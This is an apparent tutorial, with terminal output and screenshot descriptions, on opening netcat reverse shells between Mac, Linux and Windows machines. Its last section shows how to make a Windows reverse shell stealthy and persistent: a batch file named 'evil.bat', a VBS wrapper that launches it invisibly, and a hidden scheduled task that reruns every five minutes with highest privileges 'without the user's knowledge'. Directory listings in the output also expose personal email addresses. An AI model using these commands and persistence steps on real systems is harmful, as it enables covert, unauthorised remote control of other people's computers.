

Reverse SSH (Mac/Windows)

A reverse shell is a type of shell session where the target machine (the victim) initiates a connection to the attacker's machine, effectively "reversing" the traditional client-server communication flow. This is often used by attackers to bypass firewall and network security measures that block incoming connections but allow outgoing ones. By exploiting a vulnerability on the target machine, the attacker can execute a payload that causes the target to establish a connection back to the attacker's controlled server. Once the connection is established, the attacker gains command-line access to the target machine, allowing them to execute commands and potentially escalate privileges.

One of the tools through which a reverse shell can be initiated is Netcat. In the Linux CLI, use the following command to install netcat: `sudo apt install netcat-traditional -y`.

Netcat is part of Nmap, hence in Windows, downloading nmap will suffice to be able to use netcat. To download nmap for Windows, visit this website: <https://nmap.org/download.html#windows>. In certain instances, a Java runtime might be needed to run nmap successfully. The needed Java runtime can be gotten from: <https://ninite.com/adoptjvax8/>.

For Mac/Linux


To initiate a reverse shell, you listen from the server from which you'd like to access the target server. This is done using the following command: `ncat -lvp <desired port>`. This command initiates ncat on the desired port. Any port of choice can be used. The port listening, using port 4444, is illustrated below:

A terminal window with a black background and white text. The prompt is 'tee@ubuntu3: ~'. The user has entered the command 'ncat -lvp 4444'. The output shows 'Ncat: Version 7.80 (https://nmap.org/ncat)', 'Ncat: Listening on :::4444', and 'Ncat: Listening on 0.0.0.0:4444'. There is a small pink cursor at the end of the last line.

```
tee@ubuntu3: ~  
tee@ubuntu3:~$ ncat -lvp 4444  
Ncat: Version 7.80 ( https://nmap.org/ncat )  
Ncat: Listening on :::4444  
Ncat: Listening on 0.0.0.0:4444
```

Note: Install netcat on both Linux Servers

From the target server, enter the command `ncat -e /bin/bash <IP of requesting server> <listening port number>`. In this case: `ncat -e /bin/bash 192.168.1.91 4444`. This is illustrated below:

A terminal window with a black background and white text. The prompt is 'tabtosin@Tabs-iMac ~ %'. The user has entered the command 'ncat -e /bin/bash 192.168.1.91 4444'. There is a small pink cursor at the end of the command.

```
tabtosin@Tabs-iMac ~ % ncat -e /bin/bash 192.168.1.91 4444
```

Running this command completes the reverse shell as shown below:

```
tee@ubuntu3: ~
tee@ubuntu3:~$ ncat -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.1.66.
Ncat: Connection from 192.168.1.66:52751.
```

Typing the long list command in Linux; `ls -l`, can be used to confirm that the reverse shell has been successfully initiated. Execution the long list command should show the files and directories contained on the server that have been reverse shelled into. This is shown below:

```
tee@ubuntu3: ~
tee@ubuntu3:~$ ncat -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.1.66.
Ncat: Connection from 192.168.1.66:52751.

dir
ls -l
total 128
drwx-----@ 4 tabtosin staff 128 Sep 28 2023 Applications
drwx----- 3 tabtosin staff 96 Mar 30 09:07 Creative Cloud Files Personal Account kristenandrebecca@gmail
.com 08E9C703547E27190A4C98A1@AdobeID
drwx-----@ 5 tabtosin staff 160 Jul 11 2023 Creative Cloud Files tabthomas88@gmail.com bfdd4a405c35b10fdf
beb87cc7d8608694bfdf730c9b332220ad93001fe67aac
drwx-----@ 30 tabtosin staff 960 Jul 24 19:57 Desktop
drwx-----@ 7 tabtosin staff 224 Jul 9 20:11 Documents
drwx-----@ 197 tabtosin staff 6304 Jul 25 12:48 Downloads
lrwxr-xr-x@ 1 tabtosin staff 53 Nov 21 2023 Dropbox -> /Users/tabtosin/LYFE Marketing Dropbox/Tabitha Tho
mas
drwx-----@ 6 tabtosin staff 192 Nov 21 2023 LYFE Marketing Dropbox
drwx-----@ 104 tabtosin staff 3328 May 7 15:54 Library
drwx----- 4 tabtosin staff 128 Dec 22 2022 Movies
```

The reverse shell has been successfully initiated.

For Windows

Initiating reverse shell on a Windows system is only slightly different from Linux.

You listen from the server from which you want to access the target server using the `ncat -lvp <desired port>` command to initiate ncat. In this case, I am going to switch ports and use the port 5555. This is illustrated below:

```
Administrator: Command Prompt - ncat -lvp 5555
C:\Users\Administrator>ncat -lvp 5555
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:5555
Ncat: Listening on 0.0.0.0:5555
```

Now that the host Windows server is listening, running the following command on the target server will initiate the reverse shell: `ncat <IP of requesting server> <listening port number> -e cmd.exe`. This will look like this: `ncat 192.168.1.86 5555 -e cmd.exe`. This is illustrated below:

```

Windows Server
Command Prompt - ncat 192.168.1.86 5555 -e cmd.exe
C:\Users\Tab.EXAMPLE>ncat 192.168.1.86 5555 -e cmd.exe

```

Switching to the host server CMD interface will show that the reverse shell is successful:

```

Administrator: Command Prompt - ncat -lvp 5555
ncat -lvp 5555
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 192.168.1.86:1825.
Microsoft Windows [Version 10.0.17763.6054]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Users\Tab.EXAMPLE>

```

Now, all the files and directories on the target server can be controlled from the host server.

Windows to Linux


Reverse shell can also be done across different Server Platforms. It requires the same steps as illustrated above. After installing netcat on the Linux Server, and nmap on the Windows Server, the reverse shell process can be initiated. From the Linux server, initiate ncat listening using the following command: `nc -lvp <desired port>`. In this instance, I'm opting for port 6666, hence my command on my Linux Server will be: `nc -lvp 6666`. This is illustrated below:

```

tee@ubuntu3: ~
tee@ubuntu3:~$ nc -lvp 6666
Listening on 0.0.0.0 6666

```

On the target Windows Server, use the following command format: `ncat <IP Address> <Port Number> -e cmd.exe`. In this instance, the command will be: `ncat 192.168.1.91 6666 -e cmd.exe`. This is illustrated below:



```
Windows Server
Select Command Prompt - ncat 192.168.1.91 6666 -e cmd.exe
C:\Users\Tab.EXAMPLE>ncat 192.168.1.91 6666 -e cmd.exe
```

This completes the reverse shell process. This is shown below:




```
tee@ubuntu3: ~
tee@ubuntu3:~$ nc -lvp 6666
Listening on 0.0.0.0 6666
Connection received on 192.168.1.86 1888
Microsoft Windows [Version 10.0.17763.6054]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Tab.EXAMPLE>
```

Now, the Linux Server has access to the Windows Server.

Automating Reverse SSH

To automate reverse shell in invisible mode, the first step is to create a .bat file carrying the following command: `ncat <destination IP address> <port number> -e cmd.exe`. This is illustrated below:



```
Windows 2019 (Pre - IAM) [Running]
evil.bat - Notepad
File Edit Format View Help
ncat 192.168.1.91 4444 -e cmd.exe
```

This .bat file is named 'evil.bat' for this demo.

The next step is to create a .vbs file, and add the following script to it:

```
Set WshShell = CreateObject("WScript.Shell")
WshShell.Run chr(34) & "C:\Batch Files\syncfiles.bat" & Chr(34), 0
Set WshShell = Nothing
```


Replace the file path in the command above with the file path of your .bat file, and save the .vbs file. This is illustrated below with the file path of my .bat file being: `C:\Users\Administrators\Desktop\evil.bat`. This is illustrated below:

```

Windows 2019 (Pre - IAM) [Running]
EvilProMax.vbs - Notepad
File Edit Format View Help
Set WshShell = CreateObject("WScript.Shell")
WshShell.Run chr(34) & "C:\Users\Administrator\Desktop\evil.bat" & Chr(34), 0
Set WshShell = Nothing

```

My .vbs file is saved as EvilProMax.vbs. To conclude the automation process, a task has to be created on the Task Scheduler on the Windows Server. This is illustrated below:



Click on the 'Create Task' option on the list of options on the far right. This starts the task creation process. Fill in the tabs appropriately. This is shown below:

The screenshot shows the 'Evil Task Properties (Local Computer)' dialog box with the 'General' tab selected. The fields are filled as follows:

- Name:** Evil Task
- Location:** \
- Author:** EXAMPLE\Administrator
- Description:** (Empty text box)
- Security options:**
 - When running the task, use the following user account: Administrator (with a 'Change User or Group...' button)
 - ☐ Run only when user is logged on
 - ☒ Run whether user is logged on or not
 - ☒ Do not store password. The task will only have access to local computer resources.
 - ☒ Run with highest privileges
- ☒ Hidden
- Configure for:** Windows Vista™, Windows Server™ 2008 (dropdown menu)

Buttons at the bottom: OK, Cancel.

After filling in the required tabs on the first page, click on the "Triggers" option at the top-left corner to configure the triggers for this task accordingly. This is illustrated below:

The screenshot shows the 'Edit Trigger' dialog box with the following settings:

- Begin the task:** On a schedule (dropdown menu)
- Settings:**
 - ☒ One time
 - ☐ Daily
 - ☐ Weekly
 - ☐ Monthly
 - Start:** 7/23/2024 (calendar icon) 1:17:28 PM (time spinner)
 - ☐ Synchronize across time zones
- Advanced settings:**
 - ☐ Delay task for up to (random delay): 1 hour (dropdown menu)
 - ☒ Repeat task every: 5 minutes (dropdown menu) for a duration of: 1 day (dropdown menu)
 - ☐ Stop all running tasks at end of repetition duration
 - ☐ Stop task if it runs longer than: 3 days (dropdown menu)
 - ☐ Expire: 7/25/2025 (calendar icon) 3:51:45 PM (time spinner) ☐ Synchronize across time zones
 - ☒ Enabled

Buttons at the bottom: OK, Cancel.

Next, the 'Actions' option should be selected. Click the 'new' option at the bottom of the screen, then click on 'browse' on the following window to select the .bat file, and add it. These steps are illustrated below:

New Action [X]

You must specify what action this task will perform.

Action: Start a program [v]

Settings

Program/script: [] [Browse...]

Add arguments (optional): []

Start in (optional): []

[OK] [Cancel]

New Action [X]

You must specify what action this task will perform.

Action: Start a program [v]


Settings

Program/script: C:\Users\Administrator\Desktop\evil.bat [Browse...]


Add arguments (optional): []

Start in (optional): []



[OK] [Cancel]



This successfully adds the .bat file to the task scheduler. Next, configure the conditions under which you want this script to run accordingly. This is shown below:



Click 'Ok' when done with configuring the task. The scheduler runs the script in invisible mode at the time it has been configured to run, and grants remote access to the server listening on the designated port. This enables automatic and invisible reverse ssh without the user's knowledge. These are shown below:



That is one of the ways through which reverse ssh can be done.